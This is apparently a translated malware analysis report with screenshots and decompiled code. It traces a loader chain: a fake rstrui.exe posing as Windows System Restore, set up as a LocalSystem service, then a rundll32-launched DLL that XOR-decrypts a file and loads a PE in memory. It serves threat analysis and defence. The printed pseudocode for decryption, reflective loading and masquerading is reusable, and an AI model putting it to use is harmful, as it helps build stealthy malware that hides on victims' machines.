
decrypt again

Extract:




```
  {
    if ( v10 >= 0x20 )
    {
      v16 = v10 & 0x1F;
      if ( !v16 )
      {
        while ( !*v11 )
        {
          v16 += 255;
          ++v11;
          if ( v16 > 0xFFFFFE01 )
            goto LABEL_81;
          if ( v5 - (unsigned int)v11 < 1 )
            goto LABEL_77;
        }
        v18 = (unsigned __int8)*v11++;
        v16 += v18 + 31;
        if ( v5 - (unsigned int)v11 < 2 )
          goto LABEL_77;
      }
      v15 = (unsigned int)&v7[-((unsigned int)*(unsigned __int16 *)v11 >> 2) - 1];
      v4 = v11 + 2;
      goto LABEL_62;
    }
    if ( v10 >= 0x10 )
    {
      v19 = (int)&v7[-2048 * (v10 & 8)];
      v16 = v10 & 7;
      if ( !v16 )
      {
        while ( !*v11 )
        {
          v16 += 255;
          ++v11;
          if ( v16 > 0xFFFFFE01 )
            goto LABEL_81;
          if ( v5 - (unsigned int)v11 < 1 )
            goto LABEL_77;
        }
        v16 += (unsigned __int8)*v11++ + 7;
        if ( v5 - (unsigned int)v11 < 2 )
          goto LABEL_77;
      }
      v20 = v19 - ((unsigned int)*(unsigned __int16 *)v11 >> 2);
      v4 = v11 + 2;
      if ( (_BYTE *)v20 == v7 )
      {
        *a4 = (int)&v7[-a3];
        if ( v4 == (_BYTE *)v5 )
```

6. The decrypted file is a PE file, which will be executed in memory after decryption, as shown in the figure:




```
00F40000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ? ...¦...ÿÿ..
00F40010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.......@.......
00F40020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40030 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00 ............?...
00F40040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F400A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F400B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F400C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F400D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F400E0 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00 ........PE..L£¦.
00F400F0 CC 5D 49 4F 00 00 00 00 00 00 00 00 E0 00 02 21 藒IO........?↑
00F40100 0B 01 0B 00 00 C0 00 00 00 46 09 00 00 00 00 00 ■£■..?..F.......
00F40110 14 40 00 00 00 10 00 00 00 D0 00 00 00 00 00 10 ■@...■...?.....■
00F40120 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 .■...¬.¥£.....
00F40130 05 00 01 00 00 00 00 00 00 20 0A 00 00 04 00 00 ¥£..... ...¦..
00F40140 00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00 ....¬@£.■..■..
00F40150 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 ..■..■......■...
00F40160 C0 9E 09 00 45 00 00 00 7C 95 09 00 78 00 00 00 繾..E...|?.x...
00F40170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F40180 00 00 00 00 00 00 00 00 00 D0 09 00 60 12 00 00 .........?.`■..
00F40190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F401A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00F401B0 D0 88 09 00 40 00 00 00 00 00 00 00 00 00 00 00 袠..@...........
00F401C0 00 D0 00 00 98 01 00 00 00 00 00 00 00 00 00 00 .?.?..........
00F401D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```




```
  if ( v40 > 0u )
  {
    while ( 1 )
    {
      v42 = v32 + 248;
      if ( *(_DWORD *)(v32 + 40 * v41 + 248) == 'ler.' && *(_DWORD *)(v42 + 40 * v41 + 4) == 'co' )
        break;
      if ( ++v41 >= v40 )
        goto LABEL_75;
    }
    v43 = &v28[*(_DWORD *)(v42 + 40 * v41 + 12)];
    if ( v43 )
    {
      for ( ; *(_DWORD *)v43; v43 += *((_DWORD *)v43 + 1) )
      {
        v44 = 0;
        *(int *)((char *)&v94 + 1) = (unsigned int)(*((_DWORD *)v43 + 1) - 8) >> 1;
        if ( *(int *)((char *)&v94 + 1) > 0 )
        {
          do
          {
            if ( (*(_WORD *)&v43[2 * v44 + 8] & 0xF000) == 0x3000 )
              *(_DWORD *)&v28[*(_DWORD *)v43 + (*(_WORD *)&v43[2 * v44 + 8] & 0xFFF)] += &v28[-v93[13]];
            ++v44;
          }
          while ( v44 < *(int *)((char *)&v94 + 1) );
        }
      }
      v45 = v93[30];
      if ( v45 )
      {
        if ( v93[31] )
        {
          if ( *(_DWORD *)&v28[v45 + 20] )
          {
            v46 = *(_DWORD *)&v28[v45 + 28];
            v47 = v93[10];
            if ( !v47 || ((int (__stdcall *)(const CHAR *, signed int, _DWORD))&v28[v47])(v28, 1, 0) )
              ((void (*)(void))&v28[*(_DWORD *)&v28[v46]])();
          }
        }
      }
    }
  }
  goto LABEL_75;
}
```

This code will release 3 files to c:\program files\ Microsoft \ Windows \system restore\ directory:




名称	修改日期	类型	大小
{9FBAA883-1709-4DE3-8C1B-48683F740A5F}	2019/4/30 10:24	文件	333 KB
{9FBAA883-1709-4DE3-8C1B-48683F740A5F}.clsid	2019/4/30 10:24	CLSID 文件	64 KB
rstrui.exe	2019/4/30 10:24	应用程序	204 KB

Then create the service and point to the rstrui.exe file:




名称	类型	数据	大小	时间
Enum	项			2019-4-30 10:24:34
Security	项			2019-4-30 10:24:34
(默认)	REG_SZ	(数值未设置)		
Description	REG_SZ	Microsoft Windows System Restore	66	
DisplayName	REG_SZ	Microsoft Windows System Restore	66	
ErrorControl	REG_DWORD	0x00000000 (0)	4	
ImagePath	REG_EXPAND_SZ	C:\Program Files\Microsoft\Windows\System Restore\rstrui.exe	122	
ObjectName	REG_SZ	LocalSystem	24	
Start	REG_DWORD	0x00000002 (2)	4	
Type	REG_DWORD	0x00000010 (16)	4	

Rstrui. Exe is an attacker to write a loader, disguised Microsoft Windows System Restore icon:




属性	值
说明	
文件说明	Microsoft® Windows System Restore
类型	应用程序
文件版本	10.0.10586.0
产品名称	Microsoft® Windows® Operating System
产品版本	10.0.10586.0
版权	© Microsoft Corporation. All righ...
大小	204 KB
修改日期	2019/4/30 10:24
语言	英语 (美国)
原始文件名	rstrui.exe

Mainly responsible for loading {9fbaa883-1709-4de3-8c1b-48683f740a5f} in the same directory through rundll32.



```
    memset(&v13, 0, 0x206u);
    lstrcpyW(&pszPath, &Buffer);
    PathAppendW(&pszPath, L"rundll");
    lstrcatW(&pszPath, L"32");
    lstrcatW(&pszPath, L".exe");
    memset(&v9, 0, 0x206u);
    v8 = 0;
    PathAppendW(&v8, L"{9FBAA883-1709-4DE3-8C1B-48683F740A5F}.clsid");
    String2 = 0;
    memset(&v15, 0, 0x206u);
    lstrcpyW(&String2, &Buffer);
    PathAppendW(&String2, L"shell");
    lstrcatW(&String2, L"32");
    lstrcatW(&String2, L".dll");
    CommandLine = 0;
    memset(&v7, 0, 0x7FEu);
    lstrcpyW(&CommandLine, L"rundll");
    lstrcatW(&CommandLine, L"32");
    lstrcatW(&CommandLine, L".exe");
    lstrcatW(&CommandLine, L" ");
    lstrcatW(&CommandLine, &String2);
    lstrcatW(&CommandLine, L",");
    lstrcatW(&CommandLine, L"Control_RunDLL");
    lstrcatW(&CommandLine, L" ");
    lstrcatW(&CommandLine, &v8);
    ProcessInformation.hProcess = 0;
    ProcessInformation.hThread = 0;
    ProcessInformation.dwProcessId = 0;
    ProcessInformation.dwThreadId = 0;
    memset(&StartupInfo, 0, 0x44u);
    StartupInfo.cb = 68;
    Value = 0;
    memset(&v5, 0, 0xFFEu);
    if ( !GetEnvironmentVariableW(L"path", &Value, 0x800u) )
      Value = 0;
    SetEnvironmentVariableW(L"{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", &Value);
    lstrcatW(&Value, L";");
    lstrcatW(&Value, &Filename);
    lstrcatW(&Value, L";");
    SetEnvironmentVariableW(L"path", &Value);
    result = CreateProcessW(&pszPath, &CommandLine, 0, 0, 0, 0, 0, &Filename, &StartupInfo, &ProcessInformation);
    if ( result )
    {
      CloseHandle(ProcessInformation.hThread);
      result = CloseHandle(ProcessInformation.hProcess);
    }
  }
  return result;
}
```


File name {9fbaa883-1709-4de3-8c1b-48683f740a5f}. Clsid file when a DllLoader, PE information is as follows:



导出模块名:timedate.dll
编译器信息:VC 9.0


节信息	导出表	引入表
.text	CPlApplet	USER32.dll
.rdata		SHELL32.dll
.data		SHLWAPI.dll
.rsrc		KERNEL32.dll
.reloc		

The function of this DLL is mainly to decrypt and load shellcode with the same directory name as {9fbaa883-1709-4de3-8c1b-48683f740a5f}, as shown in the figure:



```
  Buffer = 0;
  memset(&v8, 0, 0xFFEu);
  if ( !GetEnvironmentVariableW(L"{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", &Buffer, 0x800u) )
    Buffer = 0;
  SetEnvironmentVariableW(L"{83558A16-9C19-4AF6-8D1A-F214D5FB5827}", 0);
  SetEnvironmentVariableW(L"path", &Buffer);
  GetWindowsDirectoryW(&Buffer, 0x104u);
  SetCurrentDirectoryW(&Buffer);
  pNumArgs = 0;
  v0 = GetCommandLineW();
  v1 = (WCHAR *)v0;
  if ( v0 )
  {
    v2 = 2 * lstrlenW(v0) + 2;
    v3 = (LPCWSTR *)CommandLineToArgvW(v1, &pNumArgs);
    if ( v3 )
    {
      flOldProtect = 0;
      if ( VirtualProtect(v1, v2, 4u, &flOldProtect) )
      {
        memset(v1, 0, v2);
        lstrcatW(v1, *v3);
      }
    }
  }
  GetModuleFileNameW(hModule, &Buffer, 0x104u);
  PathRemoveExtensionW(&Buffer);
  if ( !sub_10001480(&Buffer) )
    ExitProcess(0);
  return SleepEx(0xFFFFFFFF, 0);
}
```


Enter the sub_10001480 function, the contents of the file will be decrypted, and the PE will be loaded in memory:



```
bool __usercall sub_10001480@<al>(const wchar_t *a1@<eax>)
{
  FILE *v1; // eax
  FILE *v2; // edi
  bool v3; // bl
  int v4; // esi
  _DWORD *v5; // edi
  _DWORD *v6; // eax
  signed int i; // eax
  FILE *v9; // [esp+Ch] [ebp-4h]

  v1 = _wfopen(a1, L"rb");
  v2 = v1;
  v3 = v1 != 0;
  v4 = 0;
  v9 = v1;
  if ( v1 )
  {
    fseek(v1, 0, 2);
    v4 = ftell(v2);
    v3 = v4 > 0;
  }
  v5 = 0;
  if ( v3 )
  {
    v6 = operator new(v4 + 256);
    v5 = v6;
    v3 = v6 != 0;
    if ( v6 )
    {
      memset(v6, 0, v4);
      fseek(v9, 0, 0);
      fread(v5, 1u, v4, v9);
    }
  }
  if ( v9 )
    fclose(v9);
  if ( v3 )
  {
    for ( i = 0x10000; i < v4; ++i )
      *((_BYTE *)v5 + i) ^= *((_BYTE *)v5 + i % 0x10000);
    v3 = sub_10001360(v5 + 0x4000, v4 - 0x10000);
  }
  if ( v5 )
    operator delete(v5);
  return v3;
}
```


```
  if ( v4 && v5 > v4 && v7 > v5 )
  {
    v8 = VirtualAlloc(0, v7 + 4096, 0x1000u, 0x40u);
    v9 = v8;
    result = v8 != 0;
    if ( result )
    {
      memset(v9, 0, v7);
      memcpy(v9, a1, v16);
      v10 = v9[15];
      v11 = *(_DWORD *)((char *)v9 + v10 + 40);
      v12 = (int)v9 + v10;
      dword_10010C00 = (int)v9;
      if ( v11 )
        dword_10010BFC = (int (__stdcall *)(_DWORD, _DWORD, _DWORD))((char *)v9 + v11);
      if ( *(_WORD *)(v12 + 6) )
      {
        v13 = (_DWORD *)(v14 + v12 + 44);
        v17 = *(unsigned __int16 *)(v12 + 6);
        do
        {
          memcpy((char *)v9 + *(v13 - 2), (char *)a1 + *v13, *(v13 - 1));
          v13 += 10;
          --v17;
        }
        while ( v17 );
        v7 = v15;
      }
      result = sub_100011D0((int)v9, v7);
      if ( result )
      {
        result = sub_100012B0((int)v9, v15);
        if ( result )
        {
          if ( dword_10010BFC )
            result = dword_10010BFC(dword_10010C00, 1, 0) != 0;
        }
      }
    }
  }
```

The PE after decryption in memory is shown in the figure below:



```
1000151D  .   3BF0            cmp      esi, eax
1000151F  .v  7E 1D           jle      short 1000153E
10001521  >   8BC8            mov      ecx, eax
10001523  .   81E1 FFFF008    and      ecx, 8000FFFF
10001529  .v  79 08           jns      short 10001533
1000152B  .   49              dec      ecx
1000152C  .   81C9 0000FFFF   or       ecx, FFFF0000
10001532  .   41              inc      ecx
10001533  >   8A1439          mov      dl, byte ptr [ecx+edi]
10001536  .   301438          xor      byte ptr [eax+edi], dl
10001539  .   40              inc      eax
1000153A  .   3BC6            cmp      eax, esi
1000153C  .^  7C E3           jl       short 10001521
1000153E  >   81C6 0000FFFF   add      esi, FFFF0000
10001544  .   56              push     esi
10001545  .   8DB7 0000010    lea      esi, dword ptr [edi+10000]
esi=00053200
跳转来自 1000151F
```


```
00B10048  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ? ....¦...ÿÿ..
00B10058  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ?.......@.......
00B10068  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B10078  00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00  ............?..
00B10088  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ■■?.???L?Th
00B10098  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00B100A8  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00B100B8  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00B100C8  96 BC 41 7A D2 DD 2F 29 D2 DD 2F 29 D2 DD 2F 29  柤Az逸/)逸/)逸/)
00B100D8  23 1B E2 29 C8 DD 2F 29 DB A5 BC 29 DB DD 2F 29  #■?容/)郝?圯/)
00B100E8  D2 DD 2E 29 A1 DD 2F 29 23 1B E1 29 1B DD 2F 29  逸.)≥/)#■?■?)
00B100F8  23 1B E0 29 96 DD 2F 29 F1 32 FC 29 D1 DD 2F 29  #■?栞/)??演/)
00B10108  B4 33 E5 29 D3 DD 2F 29 B4 33 E6 29 D3 DD 2F 29  ??虞/)??虞/)
00B10118  B4 33 E3 29 D3 DD 2F 29 52 69 63 68 D2 DD 2F 29  ??虞/)Rich逸/)
00B10128  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00  ........PE..L赵
00B10138  8D B8 A9 48 00 00 00 00 00 00 00 00 E0 00 02 21  嵩ㄆ........?↑
```



导出模块名 comuid.dll
编译器信息:VC 11.0

节信息	导出表	引入表
.text	Version	KERNEL32.dll
.rdata		ADVAPI32.dll
.data		SHELL32.dll
.rsrc		dbghelp.dll
.reloc		

